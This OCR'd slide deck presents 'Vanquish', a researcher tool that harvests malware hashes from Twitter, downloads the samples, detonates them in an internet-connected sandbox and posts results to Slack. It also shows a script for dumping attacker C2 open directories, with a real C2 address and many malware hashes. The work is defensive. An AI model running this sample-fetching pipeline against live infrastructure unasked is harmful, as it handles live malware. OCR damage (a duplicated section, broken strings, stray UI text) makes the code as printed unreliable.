- This time, sandbox should have internet access
- Conduct sandbox analysis with internet access and get next stage payloads

Results ↓

Post Result to Slack


- Sample extraction results are posted to Slack workspace

Resource

- You can get backbone of the system from here
  - https://github.com/oreilly-japan/black-hat-python-2e-ja/tree/master/appendix-C

- The code is the backbone of the Vanquish which doesn't include sample download/ sandbox submission functionality
  - One reason: How you implement these features depend on which services you use

Vanquish



- Using Twitter API, crawls tweets of specified accounts every specified minutes
- Parse tweets and extracts hashes (md5/sha1/sha256)
- If tweets have links, it parses web contents and extracts hashes as well

- Using API of public malware repository (e.g. VirusTotal), downloads samples

- Submit downloaded hashes to Sandbox
- This time, sandbox should have internet access
- Conduct sandbox analysis with internet access and get next stage payloads

- Sample extraction results are posted to Slack workspace

You will require…

- Necessary
  - PC with Python 3.6 or later
  - Twitter API v2
  - Slack workspace, App, and its Bot Token

- Additional
  - Sandbox and its API (or any other automated submission mechanisms)
  - Online malware repository API

Slack App Settings

Scopes

A Slack app's capabilities and permissions are governed by the scopes it requests.

Bot Token Scopes

Scopes that govern what your app can access.

OAuth Scope	Description
channels:manage	Manage public channels that hackbot has been added to and create new ones
channels:read	View basic information about public channels in a workspace
chat:write	Send messages as @hackbot
files:read	View files shared in channels and conversations that hackbot has been added to
files:write	Upload, edit, and delete files as hackbot

Add an OAuth Scope

User Token Scopes

Scopes that access user data and act on behalf of users that authorize them.

Generate an app-level token

Token Name

hackbot

Scopes to be accessed by this token

Scope	Description
connections:write	Route your app's interactions and event payloads over WebSockets

Event Subscriptions

Enable Events

On

Your app can subscribe to be notified of events in Slack (for example, when a user adds a reaction or creates a file) at a URL you choose. Learn more.

Socket Mode is enabled. You won't need to specify a Request URL.

New event authorization format

Recent changes to Events API payloads
The Events API now sends information about authorized users and workspaces in a new, compact format. Learn more.

Subscribe to bot events

Apps can subscribe to receive events the bot user has access to (like new messages in a channel). If you add an event here, we'll add the necessary OAuth scope for you.

Event Name	Description	Required Scope
app_mention	Subscribe to only the message events that mention your app or bot	app_mentions:read
message.channels	A message was posted to a channel	channels:history

Socket Mode

Receive app payloads via Websockets instead of Request URLs

Turning on Socket Mode will route your app's interactions and events over a WebSockets connection instead sending these payloads to Request URLs, which are public HTTP endpoints.

This setting is intended for internal apps that are in development or need to be deployed behind a firewall. It is not intended for widely distributed apps. Please set up Request URLs for your app before submitting to the App Directory. Learn more

Connect using Socket Mode

To start receiving payloads in Socket Mode, turn on the toggle below and call the apps.connections.open endpoint using an App Level Token to establish a connection.

Enable Socket Mode

Allow your app to connect via Socket Mode. You can disable this any time and revert to using any Request URL you've already defined.

Features affected

Features	Description	Enabled?
Interactivity & Shortcuts	Any interactions with shortcuts, modals, or interactive components	Yes
Slash Commands	Commands enable users to interact with your app with a `/`	No
Event Subscriptions	Subscribe to specific types of events occurring in Slack	Yes

Images from slack.com

In the GitHub…

accountlist.txt	Simple text file of twitter account list divided by break line
get_from_web.py	Module used for parsing web sites with selenium
twitter_ioc_crawler.py	Main module which crawls tweets

get_from_web.py

```python
class get_from_web:
    def get_web_content(self, url):
        try:
            re = requests.get(url, timeout=(3.0, 7.5))
        except Exception as ex:
            return str(ex)
        saveFileName = str(datetime.now().timestamp())
        saveFile = open(saveFileName, 'wb')
        saveFile.write(re.content)
        saveFile.close()
        file_type = filetype.guess(saveFileName)
        if file_type is not None and file_type.extension =="pdf":
            pdf_text = convert_pdf_to_txt(saveFileName)
            os.remove(saveFileName)
            return pdf_text
        else:
            try:
                os.remove(saveFileName)
                options = Options()
                options.add_argument('--headless')
                options.add_argument('--ignore-certificate-errors')
                options.add_argument('--no-sandbox')
                options.add_argument('--headless')
                options.add_argument('--disable-dev-shm-usage')
                options.add_argument(f'--user-agent={user_agent}')
                chrome_service = service.Service(executable_path
                 ='!!解凍したWebドライバのフルパスを入力!!')
                driver = webdriver.Chrome(service=chrome_service, options=options)
                driver.set_page_load_timeout(10)
                driver.get(url)
                result = driver.page_source.encode('utf-8')
                driver.quit()
                soup=BeautifulSoup(result,"html.parser")
                return soup.get_text(" ")
            except Exception as e:
                print(e)
                return -1
```

```python
def convert_pdf_to_txt(path):
    rsrcmgr = PDFResourceManager()
    retstr = StringIO()
    codec = 'utf-8'
    laparams = LAParams()
    laparams.detect_vertical = True
    device = TextConverter(rsrcmgr,
        retstr, codec=codec, laparams=laparams)
    with open(path, 'rb') as fp:
        interpreter = PDFPageInterpreter(rsrcmgr, device)
        file_str = ''
        try:
            for page in PDFPage.get_pages(fp, set(), maxpages=0, caching=True, check_extractable=True):
                interpreter.process_page(page)
                file_str += retstr.getvalue()
        except Exception as e:
            fp.close()
            device.close()
            retstr.close()
            return -2
    device.close()
    retstr.close()
    return file_str
```

- Get web contents by requests module and save as a file
- Judge filetype and if it’s a pdf, converts to plain text
- If it’s not a pdf, requests web page again by selenium to get dynamic contents and extracts text by BeautifulSoup

twitter_ioc_crawler.py

```python
if __name__ == '__main__':
    client = WebClient(token=SLACK_BOT_TOKEN)
    client.chat_postMessage(channel="#general", text="Start processing.
    interval = int(sys.argv[1])

    try:
        usernames = open('accountlist.txt', 'r').readlines()
        for username in usernames:
            client.chat_postMessage(channel="#general", \
                text=f"Checking {username}...")
            username = username.replace('\r', '').replace('\n', '')
            user_id = convert_screenname_userid(username)
            if user_id:
                tweets = get_tweets(user_id, interval)
                for tweet in tweets:
                    hashes = extract_hash(tweet['text'])
                    urls = extract_url(tweet['text'])
                    for url in urls:
                        hashes.extend(extract_hash_from_url(url))
                    if len(hashes)>0:
                        client.chat_postMessage(channel="#general", \
                            text=f"from https://twitter.com/\
                            {username}/status/{tweet['id']}")
                        client.chat_postMessage(channel="#general", \
                            text=f"```{tweet['text']}```")
                        client.chat_postMessage(channel="#general", \
                            text='Hashes: \r\n'+'\r\n'.join(hashes))
                        client.chat_postMessage(channel="#general", \
                            text="==============")
            client.chat_postMessage(channel="#general", text="Finished.")
    except Exception as e:
        print(e)
```

```python
def get_tweets(user_id, interval):
    start_time = (datetime.now(timezone('UTC')) - \
        timedelta(minutes=interval)).strftime('%Y-%m-%dT%H:%M:%SZ')
    tweets = list()
    api_url  = f'{base_twitter_url}/users/{user_id}/tweets'
    params  = {'start_time':  start_time, 'max_results': 100}

    while True:
        response = requests.get(api_url,params=params,headers=headers)
        if response.status_code == 200:
            tweets.extend(response.json()['data'])
            if 'next_token' in response.json()['meta']:
                params['pagination_token'] = \
                    response.json()['meta']['next_token']
            else:
                return tweets
        else:
            return tweets
```

```python
def extract_hash( tweet ):
    hashes = list()
    pattern = re.compile(r'\b[0-9a-fA-F]{40}\b')
    result = re.findall(pattern, str(tweet))
    for sha1 in result:
        if sha1 not in hashes:
            hashes.append(sha1)

    pattern = re.compile(r'\b[0-9a-fA-F]{64}\b')
    result = re.findall(pattern, str(tweet))
    for sha256 in result:
        if sha256 not in hashes:
            hashes.append(sha256)

    pattern = re.compile(r'\b[0-9a-fA-F]{32}\b')
    result = re.findall(pattern, str(tweet))
    for md5 in result:
        if md5 not in hashes:
            hashes.append(md5)
```

- This script should be triggered with the crawl interval parameter
- Uses Slack SDK's WebClient module to post results
- For each twitter accounts specified in the accountlist.txt, it extracts all of tweets within specific interval
- It extracts hashes (md5/sha1/sha256) from the tweets/web contents
- Posts extraction results to Slack

twitter_ioc_crawler.py

```python
if __name__ == '__main__':
    client = WebClient(token=SLACK_BOT_TOKEN)
    client.chat_postMessage(channel="#general", text="Start processing.
    interval = int(sys.argv[1])

    try:
        usernames = open('accountlist.txt', 'r').readlines()
        for username in usernames:
            client.chat_postMessage(channel="#general", \
                text=f"Checking {username}...")
            username = username.replace('\r', '').replace('\n', '')
            user_id = convert_screenname_userid(username)
            if user_id:
                tweets = get_tweets(user_id, interval)
                for tweet in tweets:
                    hashes = extract_hash(tweet['text'])
                    urls = extract_url(tweet['text'])
                    for url in urls:
                        hashes.extend(extract_hash_from_url(url))
                    if len(hashes)>0:
                        client.chat_postMessage(channel="#general", \
                            text=f"from https://twitter.com/\
                            {username}/status/{tweet['id']}")
                        client.chat_postMessage(channel="#general", \
                            text=f"```{tweet['text']}```")
                        client.chat_postMessage(channel="#general", \
                            text='Hashes: \r\n'+'\r\n'.join(hashes))
                        client.chat_postMessage(channel="#general", \
                            text="==============")
            client.chat_postMessage(channel="#general", text="Finished.")
    except Exception as e:
        print(e)
```

```python
def get_tweets(user_id, interval):
    start_time = (datetime.now(timezone('UTC')) - \
        timedelta(minutes=interval)).strftime('%Y-%m-%dT%H:%M:%SZ')
    tweets = list()
    api_url  = f'{base_twitter_url}/users/{user_id}/tweets'
    params  = {'start_time':  start_time, 'max_results': 100}

    while True:
        response = requests.get(api_url,params=params,headers=headers)
        if response.status_code == 200:
            tweets.extend(response.json()['data'])
            if 'next_token' in response.json()['meta']:
                params['pagination_token'] = \
                    response.json()['meta']['next_token']
            else:
                return tweets
        else:
            return tweets
```

```python
def extract_hash( tweet ):
    hashes = list()
    pattern = re.compile(r'\b[0-9a-fA-F]{40}\b')
    result = re.findall(pattern, str(tweet))
    for sha1 in result:
        if sha1 not in hashes:
            hashes.append(sha1)

    pattern = re.compile(r'\b[0-9a-fA-F]{64}\b')
    result = re.findall(pattern, str(tweet))
    for sha256 in result:
        if sha256 not in hashes:
            hashes.append(sha256)

    pattern = re.compile(r'\b[0-9a-fA-F]{32}\b')
    result = re.findall(pattern, str(tweet))
    for md5 in result:
        if md5 not in hashes:
            hashes.append(md5)
```

- Space for your imagination…
  - Download corresponding samples from online malware repositories (e.g. VirusTotal, ANY.RUN, MalwareBazaar, etc.)
  - Submit downloaded samples to sandboxes
  - Conduct another automated analysis

Example of the Result

Search Bella Vista

Bella Vista

- Mentions & reacti...
- Slack Connect
- More

Channels

- # automation
- # err
- # fideler
- # general
- # john-pc-john
- # random
- # staatsgetter
- + Add channels

Direct mes...

- Slackbot
- Hack the Planet...
- + Add teammates

Apps

- BellaBot
- hackbot
- + Add apps

 # general Company-wide announcements and work-based matters

+ Add a bookmark

Saturday, July 17th

...

Checking TrendMicroRSRCH

...

from https://twitter.com/TrendMicroRSRCH/status/1416170784876281857

DarkRadiation is a recently discovered Bash ransomware that is still in development — but it already has notable attack components.

Here's our breakdown of the threat: https://t.co/fjNqvNBZnj (edited)

d0d3743384e400568587d1bd4b768f7555cc13ad163f5b0c3ed66fdc2d29b810
652ee7b470c393c1de1dfdcd8cb834ff0dd23c93646739f1f475f71a6c138edd
9f99cf2bdf2e5dbd2ccc3c09ddcc2b4cba11a860b7e74c17a1cdea6910737b11
654d19620d48ff1f00a4d91566e705912d515c17d7615d0625f6b4ace80f8e3a
79aee7a4459d49dc6dfebf1a45d32ccc3769a1e5c1f231777ced3769607ba9c1
da68dc9d5571ef4729adda86f5a21d3f4478ddbae2de937f34f57f450d8a3c76
3bab2947305c00df66cb4d6aaef006f10aca348c17aa2fd28e53363a08b7ec68
0243ac9f6148098de0b5f215c6e9802663284432492d29f7443a5dc36cb9aab5
e380c4b48cec730db1e32cc6a5bea752549bf0b1fb5e7d4a20776ef4f39a8842
fdd8c27495fbaa855603df4f774fe86bbc21743f59fd039f734feb07704805bd
7a15e51e5dc6a9bfe0104f731e7def854abca5154317198dad73f32e1aead740
c869261902a1364dd3decb2f8dce54b81621f20abd7204a427a3365c8dcc9d78
503276929ce5c56c626eaa5c3aca0e0160743bf3c8d415042dc3f9bb8c8b44a2
847d0057ade1d6ca0fedc5f48e76dd076fa4611deb77c490899f49701e87b6dd
14584a716c5378405cba188dd60cec03571965329f52cfbd8c54116fa2d59377

Finished.

Message #general

earch The Walter Schubert Company

nquish Aston Martin VANQUISH

Today

09:00:21 - [INFO][DeadlyLynn] Start processing

09:00:22 - [INFO][velocyy] Start processing

09:00:23 - [INFO][spider_girl22] Start processing

09:00:23 - [INFO][cyber__sloth] Start processing

09:00:24 - [INFO][7boxt3r] Start processing

09:00:24 - [INFO][_re_fox] Start processing

09:00:25 - [INFO][Arkbird_SOLG] Start processing

09:01:22 - [INFO]6 samples downloaded to
/mnt/tw2vt/Cyber_O51NT/20221101T000055_1587051776745816065/samples_2022110109012268512 6.zip
(https://twitter.com/Cyber_O51NT/status/1587076325340508160)

09:01:23 - [INFO]These samples doesn't exist in VT
ed1f9e435dc885292eab65620c51f3fb
89bd9cf51f8e01bc3b6ec025ed5775fc
0fcf90fe2f5165286814ab858d6d4f2a
f7de43a56bbb271f045851b77656d6bd
6780d9241ad4d8de6e78d936fbf5a922
15b80c5e86b8fd08440fe1a9ca9706c9
c5bdf14982543b71fb419df3b43fbf07
c9d724c2c5ae9653045396deaf7e3417


09:01:25 - [INFO]These samples doesn't exist in VT
6756c04fa659d40539fb30cfdbfefcd674cc28c2
2cb66a87ca6888794cd21933fd16b3862ada145a
784f2f349ac90a2fb2ff2068381758c3

09:02:01 - [INFO]3 samples downloaded to
/mnt/tw2vt/TheDFIRReport/20221101T000126_1587051776745816065/samples_2022110109020181069 9.zip
(https://twitter.com/TheDFIRReport/status/1587051776745816065)

sage #vanquish

Result 2019.10.21 ~ 2022.11.02

- Vanquish monitors 41 twitter accounts of researchers or vendors, etc.
- Processed approx. 18.5K samples from twitter




Based on Trend Micro's detection names

Slack Interactive App (Not in the GitHub)

- If you find any hashes to be analyzed while are not in front of the PC, what will you do?

- Suggestion: create an Interactive Slack App
  - You need only your smart phone



Slack Interactive App (Not in the GitHub)

- My Vanquish uses Bolt
  - https://api.slack.com/tools/bolt
- Each commands can be equipped with this simple code☞ ☞ ☞
- Examples of Functionalities
  - Manage monitoring accounts
  - Initiate on-demand process


```
from slack_bolt import App
app = App(token=SLACK_BOT_TOKEN,
signing_secret=SLACK_SIGNING_SECRET)

app.message("^<command>\s.*")
def message_command(message, say):
    parameters = message["text"].replace("<command>
","")

    result = you_function(parameters)
    say(result)
    return
```

Slack Interactive App (Not in the GitHub)

My VanBot (Vanquish Bot) has many interactive features




1. Researchers' Daily Works
2. Vanquish
3. Additional Features
4. Key Takeaway

Additional Slack App Features ~GetOpenDir~

Objective

- There are many cases in which attacker's C2 are OpenDir



Index of /7773/plug

Name	Last modified	Size	Description
Parent Directory		-	
hinfo.ahk	2019-04-01 10:16	1.4K	
hscreen.ahk	2019-04-01 11:19	4.6K	
htv.ahk	2019-03-29 03:33	2.3K	
htv/	2019-03-28 09:14	-	

Apache/2.4.10 (Debian) Server at 185.70.186.145 Port 80

Index of /7773/plug/htv

Name	Last modified	Size	Description
Parent Directory		-	
TV.dll	2019-03-28 09:14	2.1M	
TeamViewer.exe	2019-03-28 09:14	4.2M	
Teamviewer_Resource_fr.dll	2019-03-28 09:14	653K	

Apache/2.4.10 (Debian) Server at 185.70.186.145 Port 80

https://www.trendmicro.com/ja_jp/research/19/d/attack-that-uses-the-legitimate-software-AutoHotkey.htm

- It's a big opportunity for us to obtain contents from attacker's C2 legally
- By dumping such servers quickly, we can obtain many valuable information (e.g. additional tools, victimology)

If you find it, dump it ASAP

So let's talk to Slack App

Resource

- You can get full code from…
  - https://github.com/oreilly-japan/black-hat-python-2e-ja/blob/master/appendix-B/get_opendir.py
  - *I added some lines to avoid doing DoS against servers

Overview

- Find root directory of OpenDir
- Enumerate & download all of files recursively under the root, and compress them in zip file
- Take screenshots of each layers of OpenDir

Find Root Directory

- Repeatedly traverses back to the parent directory to finds the root directory of OpenDir, and returns its URL

```python
def get_opendir_parent(url):
    url_previous = url
    url_elem = url.split('/')
    base_url = f"{url_elem[0]}//{url_elem[2]}"
    for i in range(len(url_elem)-1, 2, -1):
        path = ''
        for j in range(3,i,1):
            path = f"{path}/{url_elem[j]}"
        web_soup = get_web_content(base_url + path)
        if web_soup != False:
            if judge_opendir(web_soup):
                url_previous = base_url + path
            else:
                return url_previous
        else:
           return url_previous
    return url_previous
```

Enumerate Files Recursively

- "opendir_urls" will be initialized with the URL of OpenDir root
- Enumerates links within the page
- If the link content is OpenDir the link will be appended to "opendir_urls" and parsed later
